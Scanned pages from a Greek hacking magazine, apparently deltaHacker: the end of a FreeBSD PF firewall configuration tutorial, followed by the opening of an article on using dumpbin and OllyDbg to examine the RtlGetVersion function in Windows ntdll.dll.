- Στα Windows, ίσως έχετε δει ότι μπορείτε να ρυθμίσετε το firewall ώστε ν' αφήνει συγκεκριμένες εφαρμογές να 'χουν πρόσβαση στον έξω κόσμο. Στην περίπτωση ουσιαστικά έχουμε ένα **application firewall**.

Να σημειώσουμε εδώ ότι μια θύρα (port) μπορεί να είναι...

- **ανοικτή (open)**, δηλαδή να δέχεται συνδέσεις από τον έξω κόσμο και να υπάρχει κάποια εφαρμογή πίσω απ' αυτήν που να τη χρησιμοποιεί. Για παράδειγμα, οι διακομιστές αλληλογραφίας εξ ορισμού χρησιμοποιούν τη θύρα 25. Στο μηχάνημα που εκτελεί έναν τέτοιον διακομιστή, η θύρα 25 είναι ανοικτή και δέχεται συνδέσεις.
- **κλειστή (closed)**, που σημαίνει ότι φαίνεται από τον έξω κόσμο αλλά δεν υπάρχει κάποια εφαρμογή που να εξυπηρετείται από αυτήν. Όταν κάποιος στείλει δεδομένα σε μια κλειστή θύρα παίρνει την απάντηση ότι είναι κλειστή. Αυτό όμως προδίδει ότι υπάρχει υπολογιστής στη συγκεκριμένη διεύθυνση!
- **ανύπαρκτη (filtered** ή **stealth)** που σημαίνει ότι όποιος προσπαθεί να δει αν υπάρχει υπολογιστής στέλνοντας δεδομένα στη συγκεκριμένη θύρα αλλά δεν λαμβάνει καμιά απάντηση, σαν να μην υπάρχει μηχάνημα.

Θα ρυθμίσουμε το firewall μας με τέτοιο τρόπο ώστε όλες οι θύρες που δεν εξυπηρετούν υπηρεσίες να συμπεριφέρονται σαν να μην υπάρχουν. Κοινώς το firewall θα σφυράει αδιάφορα προς το ταβάνι, καθώς τα δεδομένα που θα φτάνουν σ' όλες τις άσχετες θύρες θα πέφτουν στο πάτωμα (ή θα καταλήγουν στο πουθενά, αν προτιμάτε τις υπαρξιακές μεταφορές).

Το PF έχει ένα ακόμα σημαντικό πλεονέκτημα: είναι **stateful firewall**. Με απλά λόγια, κρατάει σ' ένα πίνακα την κατάσταση κάθε σύνδεσης του μηχανήματος κι έτσι είναι σε θέση να διαχωρίσει ποια πακέτα είναι τμήματα μιας νέα επικοινωνίας και ποια ανήκουν σε κάποια που έχει ήδη εδραιωθεί. Έτσι, μπορεί ν' αφήνει τα δεύτερα να περνάνε πιο γρήγορα, βελτιώνοντας σημαντικά την απόδοση.

Σε γενικές γραμμές, ένα firewall όπως το PF ρυθμίζεται με τη βοήθεια ενός συνόλου κανόνων, το αποκαλούμενο **ruleset**. Οι κανόνες ορίζουν τα κριτήρια με βάση τα οποία τα πακέτα γίνονται αποδεκτά ή απορρίπτονται. Είναι δυνατόν να ρυθμίσουμε το firewall μας να λειτουργεί μ' έναν από τους παρακάτω τρόπους:

- Να επιτρέπει σ' όλα τα πακέτα να περνάνε *εκτός* από αυτά που ταιριάζουν με κάποιον κανόνα του ruleset. Αυτό ονομάζεται **exclusive firewall**.
- Ν' απορρίπτει όλα τα πακέτα που λαμβάνει *εκτός* απ' αυτά που ταιριάζουν με κάποιον κανόνα του ruleset. Αυτό ονομάζεται **inclusive firewall**.

Σχεδόν πάντα, αυτό που θέλετε να δημιουργήσετε είν' ένα inclusive firewall, καθώς είναι πολύ πιο ασφαλές. Το τι ακριβώς θα κάνει το firewall με το πακέτο που έλαβε αν *δεν* ταιριάζει με κανέναν κανόνα, ορίζεται από το λεγόμενο firewall policy. Το **firewall policy** περιέχει έναν προεπιλεγμένο κανόνα, που στην περίπτωση του inclusive firewall απλώς απορρίπτει το πακέτο.

Το πρώτο σας PF ruleset - policy κι επιλογές

Πριν αρχίσουμε με τη δημιουργία του ruleset θα πρέπει να ξεκινήσουμε το FreeBSD μας και να ενεργοποιήσουμε το PF, βάζοντας τις παρακάτω γραμμές στο /etc/rc.conf:

```
pf_enable="YES"
pf_rules="/etc/pf.conf"
```

Αν εσείς θέλετε να ενεργοποιήσετε το logging, προσθέστε και τις ακόλουθες:

```
pflog_enable="YES"
pflog_logfile="/var/log/pflog"
```

Ας ξεκινήσουμε να συντάσουμε το αρχείο ρυθμίσεων `/etc/pf.conf`:

```
set block-policy drop
scrub in all fragment reassemble
block in log all
block out log all
```

Οι πρώτοι κανόνες ορίζουν το policy του firewall. Χωρίς άλλους κανόνες, το συγκεκριμένο policy εμποδίζει την είσοδο και την έξοδο *όλων* των πακέτων! Το block-policy ορίζει πώς θα απαντάει το firewall στον αποστολέα που έστειλε το... μυστήριο πακέτο που δεν πέρασε. Το drop σημαίνει ότι απλά *δεν* θ' απαντάει. Είπαμε, δεν υπάρχει μηχάνημα! Η επιλογή scrub κανονικοποιεί -διορθώνει, θα λέγαμε- κάποια πακέτα, ώστε να μην υπάρχει καμιά αμφιβολία για τον αποστολέα ή τον προορισμό τους κι απορρίπτει πακέτα που έχουν μη-έγκυρα flags. Η προστασία μας αρχίζει ήδη από εδώ.

Το fragment reassemble (στην πραγματικότητα ενεργό από προεπιλογή) συναρμολογεί τα κομμάτια των IP πακέτων που έχουν υποστεί fragmentation *πριν* περάσουν από το firewall. Ένα fragment από μόνο του δεν περιέχει συνήθως αρκετές πληροφορίες για να αποφασιστεί αν πρέπει να περάσει ή όχι από το PF. Συνεχίζουμε τις προσθήκες στο /etc/pf.conf:

```
set skip on lo0
```

Προφανώς, δεν θέλουμε το firewall να επηρεάζει καθόλου τη λειτουργιά του loopback interface. Το loopback interface είναι το γνωστό μας 127.0.0.1, το δίκτυο του μηχανήματος με τον... εαυτό του. Τα πακέτα που δημιουργούνται στο loopback δεν φεύγουν ποτέ από το σύστημά μας και δεν έχει νόημα να τα εξετάζει το firewall. Χάρη στον προηγούμενο κανόνα, κινούνται ελεύθερα. Συνεχίζουμε...

```
antispoof for rl0 inet
```



Εικόνα 2
Δεχόμαστε επίθεση! Ο FreeBSD server του σχολείου με το rate limit του πυρήνα, σταματάει να στέλνει απαντήσεις σε πακέτα ICMP που κατευθύνονται σε κλειστές θύρες. Ο admin αλλάζει πλευρό και συνεχίζει τον ύπνο του. Δικαιούται να τον απολαύσει.

Προφανώς, στον προηγούμενο κανόνα θα πρέπει ν' αντικαταστήσετε το rl0 με το όνομα συσκευής της δικής σας κάρτας δικτύου! Το antispoof είναι μια προστασία που παρέχει το PF ενάντια σε επιθέσεις όπου ο κακόβουλος χρήστης αλλάζει την διεύθυνση αποστολέα στο IP πακέτο, ώστε να μη φαίνεται από πού προέρχεται (ή για να φανεί ότι προέρχεται από κάποιο άλλο μηχάνημα του εσωτερικού δικτύου). Βεβαιωθείτε ότι η κάρτα δικτύου στην οποία ενεργοποιείτε το antispoof διαθέτει διεύθυνση IP, διαφορετικά κινδυνεύετε να κλειδωθείτε έξω από το μηχάνημα σας! Αν πρόκειται να ενεργοποιήσετε antispoof και διαθέτετε IPv6 διεύθυνση (ψιλο-απίθανο για την ώρα), τότε αντικαταστήστε τον προηγούμενο κανόνα με τον

```
antispoof for rl0 inet6
```

(Σ' όλους τους κανόνες, το inet συμβολίζει το IPv4 και το inet6 το IPv6.) Σίγουρα θα θέλετε να βάλετε και το

```
antispoof for lo0 inet
```

αφού δεν υπάρχει περίπτωση να λάβετε πακέτο από την κανονική κάρτα δικτύου που να 'χει διεύθυνση αποστολέα το 127.0.0.1!

Κανόνες Filtering

Έχοντας τελειώσει με το policy, μπορούμε τώρα να γράψουμε τους κανόνες που αφορούν στο φιλτράρισμα των πακέτων. Στο inclusive firewall όπως το δικό μας, οι κανόνες θα ξεκινάνε με τη λέξη (action) pass. Αυτό

συμβαίνει επειδή ήδη το policy μπλοκάρει τα πάντα και οι κανόνες μας είναι αυτοί που επιλεκτικά θ' αφήνουν κάποια πακέτα να περνάνε. Σ' ένα exclusive firewall οι κανόνες μας θα ξεκινούσαν με το block. Ας δούμε ένα παράδειγμα:

```
pass in      quick proto icmp all
pass out     quick proto icmp all
```

Οι κανόνες αυτοί επιτρέπουν σε όλα τα ICMP πακέτα να εισέρχονται και να εξέρχονται από το σύστημα μας. Ίσως σκέφτεστε ότι δεν είναι καλή ιδέα (επίθεση flood με ICMP πακέτα, κανείς;) όμως ο πυρήνας του FreeBSD διαθέτει μηχανισμό ICMP rate limiting έτσι κι αλλιώς. (Σας προλάβαμε!) Γενικά, τα ICMP πακέτα είναι χρήσιμα για τη λειτουργία του δικτύου μας, οπότε επιτρέπουμε την ελεύθερη διακίνησή τους. Προσέξτε ότι οι δυο αυτοί κανόνες δεν ορίζουν ούτε κάρτα δικτύου (interface) ούτε διευθύνσεις. Άρα ισχύουν για όλα τα interfaces και IP addresses του μηχανήματος. Στην πραγματικότητα, το all σημαίνει "από οποιαδήποτε διεύθυνση σε οποιαδήποτε άλλη" και μπορεί επίσης να γραφτεί ως "from any to any". Η λέξη quick έχει επίσης ένα ξεχωριστό ενδιαφέρον: Σημαίνει ότι αν το πακέτο που εξετάζεται περνάει απ' αυτό τον κανόνα, δεν χρειάζεται ν' αξιολογηθεί από τους επόμενους κανόνες και μπορεί να εξέλθει από το firewall προς τον προορισμό του.

Ας υποθέσουμε τώρα ότι το συγκεκριμένο μηχάνημα χρησιμοποιείται για web browsing. Στην περίπτωση αυτή μας ενδιαφέρει όταν ανοίγουμε τον όποιο browser να μπορούμε να επικοινωνούμε μ' όποιο site θέλουμε. Επίσης, μας ενδιαφέρουν προφανώς και οι απαντήσεις που θα παίρνουμε από διάφορα web sites, οι οποίες πρέπει να περνάνε από το firewall:

```
pass  out  proto { tcp, udp } all keep state
```

Με τον κανόνα αυτό μπορούμε να ξεκινήσουμε οποιαδήποτε επικοινωνία προς οποιαδήποτε διεύθυνση χρησιμοποιώντας πρωτόκολλα TCP ή UDP. Το μυστικό εδώ είναι το keep state: Ενεργοποιούμε το stateful inspection του PF ώστε κάθε απάντηση που θα πάρουμε ως μέρος της σύνδεσης που ξεκινήσαμε θα περάσει επίσης ανεμπόδιστα από το firewall. Αν δεν υπάρχει άλλος κανόνας και λάβουμε πακέτο που δεν ανήκει σε σύνδεση που ξεκινήσαμε εμείς, θα ισχύσει το policy block in all.

Έστω τώρα ότι έχουμε ένα εσωτερικό δίκτυο με διευθύνσεις της μορφής `192.168.0.x` (το γνωστό υποδίκτυο `192.168.0.0/24`, πολύ συνηθισμένο σε μικρά εταιρικά και οικιακά δίκτυα). Θεωρώντας ότι το δίκτυο αυτό είναι έμπιστο (γιατί έχει μόνο FreeBSD μηχανήματα - λέμε εμείς, τώρα :D) μπορούμε να χρησιμοποιήσουμε τον παρακάτω κανόνα ώστε τα δεδομένα να περνάνε γρήγορα από το PF:

```
pass in quick proto { tcp, udp } from 192.168.0.0/24 to
192.168.0.0/24 keep state
```

Πιστεύουμε ότι ο τρόπος λειτουργίας του κανόνα είναι προφανής. Τέλος, ας υποθέσουμε ότι το μηχάνημά μας έχει τη διεύθυνση 192.168.0.1 και θέλουμε να λειτουργεί ως web server:

```
pass in proto tcp from any to 192.168.0.1 port = 80 keep state
```

Το μόνο καινούριο εδώ είναι το port. Θα μπορούσαμε επίσης να χρησιμοποιήσουμε "from any to any" αν το μηχάνημα μας έχει πολλαπλές IP διευθύνσεις και θέλουμε ο web server να λειτουργεί σε' όλες. Παρόμοια γράφουμε κανόνες και για άλλες υπηρεσίες. Ως άσκηση, βρείτε ποιες υπη-

ρεσίες επιτρέπονται με τους παρακάτω κανόνες:

```
pass in  proto tcp from any to any port = 22 keep state
pass in  proto tcp from any to any port = 25 keep state
pass in  proto tcp from any to any port = 110 keep state
```

Ενεργοποίηση του PF

Έχοντας γράψει το αρχείο /etc/pf.conf μπορούμε πλέον να ενεργοποιήσουμε το PF. Πολύ απλά, ως root εκτελέστε:

```
service pf start
```

ή

```
/etc/rc.d/pf start
```

Αν έχετε ζητήσει και logging, τότε δώστε:

```
service pflog start
```

ή

```
/etc/rc.d/pflog start
```


Το firewall έχει ενεργοποιηθεί. Μπορείτε να εξετάσετε τους κανόνες με την εντολή:

```
pfctl -s rules
```

Μη ξαφνιαστείτε αν είναι λίγο διαφορετικοί απ' αυτούς που γράψατε. Το pfctl δείχνει τους κανόνες στην ανεπτυγμένη τους μορφή και με τις προεπιλογές τους, τις οποίες φυσικά δεν βάλαμε.

Στο πρώτο αυτό επεισόδιο του PF σάς δείξαμε μόνο την επιφάνεια, με τη βοήθεια απλών παραδειγμάτων. Στο επόμενο τεύχος θα εξετάσουμε καλύτερα τη δομή του αρχείου κανόνων και θα δούμε πώς μπορείτε να χρησιμοποιήσετε το PF για NAT και προστασία ενός ολόκληρου δικτύου. Μέχρι τότε, μπορείτε να περάσετε πολλά ευχάριστα απογεύματα με επιθέσεις στο σύστημα σας.

Happy BSDing - και καλή τύχη μ' αυτές τις επιθέσεις ;)



Εικόνα 3
Αν δεν θέλετε να εγκαταστήσετε και να ρυθμίσετε FreeBSD/PF από μόνοι σας αλλά ψάχνετε για μια γρήγορη λύση που να βασίζεται στον ίδιο συνδυασμό λειτουργικού και firewall τότε μπορείτε να δοκιμάσετε το pfSense (www.pfsense.org), με το πλήρες web interface. Εμείς πάντως προτιμάμε τις "χειροκίνητες" λύσεις: Πέρα από τον σαφώς καλύτερο έλεγχο, η εκπαιδευτική τους αξία είναι απλά άπιαστη!


deltahacker.gr
Hack is back
Τα άρθρα του deltaHacker Οκτωβρίου!
PenTest machine VS Human!
Ένα Trojan horse για το Linux!
Forums
Ισχυρή, καθημερινή ασφάλεια στα Windows 7
Εγκατάσταση FreeBSD – Μέρος 2ο
Εγκατάσταση FreeBSD – Μέρος 1ο
Linux LVM: Επίπεδα αφαίρεσης, προς όφελός μας!



Reversing NATIVE Windows API functions

by Thiseas

Skill:
Advanced

Tags:
Windows API, system functions, kernel, debugging

Σ' αυτό το άρθρο θα υποδυθούμε έναν reverser που στοχεύει ένα από τα πιο "δύσκολα" λειτουργικά συστήματα του πλανήτη, το οποίο σε αντίθεση με το Linux ή το BSD τυχαίνει να μη συνοδεύεται από τον πηγαίο του κώδικα. Θα δούμε λοιπόν πώς ψάχνουμε μέσα στο native API των Windows (ναι, αυτό είναι το λειτουργικό-στόχος) για συναρτήσεις που χρησιμοποιούνται από τις εσωτερικές διεργασίες του συστήματος. Δεν θα τις ανακαλύψουμε μόνο, αλλά θα τις καλέσουμε και θα ελέγξουμε τ' αποτελέσματα. Νομίζουμε ότι δεν χρειάζεται να πούμε γιατί κάποιος θα 'θελε να το κάνει αυτό ;)



Για όσους δεν το γνωρίζουν, σε γενικές γραμμές το Windows API (Application Programming Interface) είν' ένα σύνολο από εντολές με την μορφή συναρτήσεων, τις οποίες παρέχει η Microsoft στους προγραμματιστές προκειμένου να επεξεργάζονται δεδομένα που μόνο το λειτουργικό σύστημα έχει την αρμοδιότητα -και κατ' επέκταση τα δικαιώματα- να διαχειρίζεται. Ενέργειες όπως το γράψιμο στο δίσκο, η προσπέλαση της μνήμης, η χρήση μιας συνάρτησης που βρίσκεται σε μια DLL (Dynamic Link Library) του λειτουργικού μπορούν να γίνουν με χρήση συναρτήσεων που περιλαμβάνονται στο Windows API. Μάλιστα μέσα από το API περνάει κι ο μοναδικός δρόμος που οδηγεί στον πολύ απαγορευμένο και καλά κρυμμένο Windows kernel, μ' άλλα λόγια στην καρδιά του λειτουργικού. Είναι γνωστό ότι τα Windows (Vista, 7 και λοιποί συγγενείς) χωρίζονται σε δύο επίπεδα λειτουργίας: Το πρώτο ονομάζεται User Mode και σ' αυτό έχουν πρόσβαση όλες οι διεργασίες που ξεκινούν (δηλαδή αρχικοποιούνται, initialized) από τους χρήστες, ενώ το δεύτερο επίπεδο ονομάζεται Protected Mode κι εκεί δεν έχει πρόσβαση κανείς! Εχμ, εντάξει όχι και κανείς ;) Στο Protected Mode έχουν πρόσβαση όλες οι διεργασίες του User Mode, αλλά *μόνο* μέσω πολύ συγκεκριμένων συναρτήσεων. Και πού βρίσκονται αυτές οι συναρτήσεις; Μα, πού αλλού; Στο Windows API, το οποίο ζει μέσα στο User Mode! (Αρχίζετε τώρα να καταλαβαίνετε γιατί νοιαζόμαστε τόσο πολύ γι' αυτό το API, έτσι δεν είναι;)

Υπάρχουν δύο ειδών APIs: το Base και το Native. Η μαμά MS συστήνει στους προγραμματιστές (κι όχι άδικα) να χρησιμοποιούν το Base API για λόγους συμβατότητας, ώστε να διασφαλίζουν ότι τα προγράμματά τους θα τρέχουν σ' όλες τις εκδόσεις και service packs των Windows. Το Native API είναι αμέσως μετά το Base και είναι το τελευταίο layer σε User Mode που μπορεί και κάνει άμεσες κλήσεις στον kernel των Windows. Πιο συγκεκριμένα, το Native API βρίσκεται μέσα στο αρχείο `c:\windows\system32\ntoskrnl.exe`, το οποίο είναι ο pure Windows kernel (μπορείτε τώρα να πείτε «ουάου" ή "wow» ή κάτι παρόμοιο, τέλος πάντων).

Σ' αυτό το σημείο θα θέλαμε να σημειώσουμε ότι, κατά την άποψη του γράφοντα, η διαδικασία ελέγχου των συναρτήσεων στο Native API δεν είναι ιδιαίτερα απλή. Χωρίς την παραμικρή αμφιβολία θα πούμε ότι είναι δυσκολότερη κι από αυτή του Linux, αφού ο κώδικας των Windows είναι κλειστός και κατά συνέπεια το source δεν διατίθεται στον καθέναν. Μόνο κώδικας Assembly είναι δυνατόν να ληφθεί κι αυτός τις περισσότερες φορές είναι εκτός kernel. Αν θέλουμε λοιπόν να κάνουμε debugging τον ίδιο τον kernel, χρειαζόμαστε εξειδικευμένα προγράμματα. Στο παρόν άρθρο δεν θα κάνουμε debugging στον Windows Kernel αλλά θα δούμε πώς, ακόμα κι από User Mode, μπορούμε να μελετήσουμε γραμμή-γραμμή τον κώδικα σε -ακόμη κι undocumented- διαδικασίες και συναρτήσεις που βρίσκονται εντός του Native API ή αλλιώς μέσα στο αρχείο `c:\windows\system32\ntdll.dll`.

Θα εργαστούμε όπως περίπου εργάζονται οι high reversers όταν ψάχνουν για αδυναμίες (vulnerabilities) σε διεργασίες του ίδιου του λειτουργικού συστήματος. Λογικό είναι ν' αναρωτηθείτε γιατί θα θέλαμε να κάνουμε κάτι τέτοιο. Χμ, οι λόγοι είναι γύρω στους 432, επειδή όμως πρέπει να κοιτάζουμε και την οικονομία χώρου, θ' αναφέρουμε μόνο τους πρώτους τρείς ;)

Είναι ένα πολύ καλό, πρώτο μάθημα (όπως ήδη είπαμε) για τους επίδοξους reversers των Windows.

- **i.** Μαθαίνουμε πώς να ελέγχουμε τα βασικά των εσωτερικών διεργασιών του λειτουργικού μας (how cool is that?)
- **ii.** Βλέπουμε από πρώτο χέρι να τρέχει κώδικας των Windows που ανήκει στο -ολίγον cryptic- native API layer (pure awesomeness!)

Αναρωτιέστε μήπως για τις γνώσεις που απαιτούνται ώστε η συνέχεια να 'ναι κατανοητή; Μην ανησυχείτε, δεν είναι πολλές:

- **a.** Στοιχειώδεις γνώσεις τεχνικών reversing και χρήσης του Olly debugger.
- **b.** Όσο κι αν φανεί παράδοξο μικρή (ναι, μικρή) γνώση Assembly language. θα συναντήσουμε (μοιραία) πολύ κώδικα Assembly, αλλά στο συγκεκριμένο άρθρο δεν θ' αναλωθούμε σε Assembly listings με επεξηγήσεις. Άλλωστε αυτό που θέλουμε να κάνουμε δεν απαιτεί από κάποιον να 'ναι Assembly programmer.

Να επαναλάβουμε οτι η ntdll.dll που υλοποιεί το Native API βρίσκεται μέσα στον κατάλογο `c:\windows\system32`. Καλό είναι να την κάνουμε ένα copy/paste αλλού και να δουλέψουμε στη νέα θέση. Η εργασία μας θα γίνει από ένα box με Windows 7 64bit Ultimate.

Αρχικά θα εξάγουμε από τη DLL όλες τις functions που χρησιμοποιεί και θα επιλέξουμε μια (στην τύχη;) για να τη μελετήσουμε. Για να εξάγουμε όλες τις export functions από μια DLL θα χρησιμοποιήσουμε το πρόγραμμα dumpbin, το οποίο προσφέρεται από τη Microsoft μαζί με το Visual Studio. Από ένα παράθυρο τερματικού πηγαίνουμε στον κατάλογο εργασίας (στην περίπτωσή μας είναι ο `D:\work2`)

```
C:\Users\thiseas> d & cd \work2
```

αντιγράφουμε την DLL εκεί

```
D:\work2> copy c:\Windows\system32\ntdll.dll.
        1 file(s) copied.
```


και δίνουμε

```
D:\work2> dumpbin ntdll.dll /exports > exports.txt
```

Με την τελευταία εντολή δημιουργούμε το αρχείο exports.txt, το οποίο περιέχει τις export functions της ntdll.dll. Ανοίγοντάς το με κάποιον editor θα δούμε κάτι που θα μοιάζει με την *εικόνα 1*.

Ψάχνοντας λίγο το αρχείο αυτό, πέφτουμε πάνω σε κάτι πολύ ενδιαφέρον:

Εικόνα 1
Όλες οι συναρτήσεις που βρίσκονται μέσα στο Native API των Windows.



Ordinal	Hint	RVA	Name
933	398	0003859A	RtlGetVersion


Βλέπουμε τη συνάρτηση RtlGetVersion, η οποία βρίσκεται στην RVA (Relative Virtual Address) 3859A. Το RVA είναι η σχετική διεύθυνση όπου θα φορτωθεί η function RtlGetVersion όταν το αρχείο που την περιέχει φορτωθεί (κι αυτό) στη μνήμη κι αποκτήσει Base Address. Αν δηλαδή το RVA μιας συνάρτησης είναι το 15 και το εκτελέσιμο φορτωθεί στην θέση 100 (base address), τότε η συνάρτηση RtlGetVersion θα βρίσκεται στη θέση (διεύθυνση) 115.

Ας δούμε τι ακριβώς κάνει αυτή η συνάρτηση. Για να το πετύχουμε οφείλουμε να κάνουμε disassemble όλη τη ntdll.dll:

```
D:\work2> dumpbin /disasm ntdll.dll > ntdlldisasm.txt
```

Το αρχείο ntdlldisasm.txt που δημιουργείται περιέχει *όλον* τον Assembly κώδικα της DLL. Είν' ένα ASCII αρχείο μόλις... 17MB! Πώς άραγε θα βρούμε μέσα σ' αυτό το χάος το σημείο όπου καλείται η RtlGetVersion; Χμ, καθόλου δύσκολο. Αρκεί να εφαρμόσουμε τον τύπο

Εικόνα 2. Από εδώ ξεκινάει η συνάρτηση RtlGetVersion του Native API.



```
IMAGE_BASE_ADDRESS + Function_RVA = Function Address
```

Το RVA το έχουμε. Είναι 0003859A. Το IMAGE_BASE_ADDRESS της DLL όμως ποιο είναι; Για να το βρούμε δίνουμε:

```
D:\work2> dumpbin /headers ntdll.dll | find "image base"
7DE70000 image base (7DE70000 to 7DFEFFFF)
```

Οπότε έχουμε

```
7DE70000 + 0003859A = 7DEA859A
```

και συνεπώς η συνάρτηση RtlGetVersion βρίσκεται στη διεύθυνση 7DEA859A (*βλ. εικόνα 2*).

Αυτό που θα κάνουμε τώρα είναι να εκτελέσουμε την παραπάνω συνάρτηση μέσα από τον Olly και να παρακολουθήσουμε τα αποτελέσματα. Πώς όμως θα καλέσουμε τη συγκεκριμένη function, η οποία μάλιστα βρίσκεται μέσα σ' ένα DLL; Με τον Olly αυτό δεν είναι και τόσο δύσκολο! Πριν όμως ξεκινήσουμε τη μελέτη, ας δούμε πρώτα αν η RtlGetVersion είναι documented από τη Microsoft. Πράγματι, είναι. Η περιγραφή βρίσκεται εδώ:

http://bit.ly/rtlgetversiondoc

Απ' ό,τι διαβάζουμε η συνάρτηση αυτή δεν δέχεται input parameter κι όταν κληθεί επιστρέφει τ' αποτελέσματά της μέσα από τη structure RTL_OSVERSIONINFOW. Η structure αυτή ορίζεται εδώ:

http://bit.ly/rtlosversioninfostruct

Περιέχει τα εξής βασικά στοιχεία του λειτουργικού:

dwOSVersionInfoSize: Το μέγεθος σε bytes της structure

dwMajorVersion: Βασικός αριθμός έκδοσης του λειτουργικού συστήματος

dwMinorVersion: Η επέκταση του αριθμού έκδοσης του λειτουργικού συστήματος

dwBuildNumber: Το build number του λειτουργικού


dwPlatformId: Η πλατφόρμα του λειτουργικού (32bit, 64bit)

szCSDVersion: Η έκδοση του εγκατεστημένου Service Pack

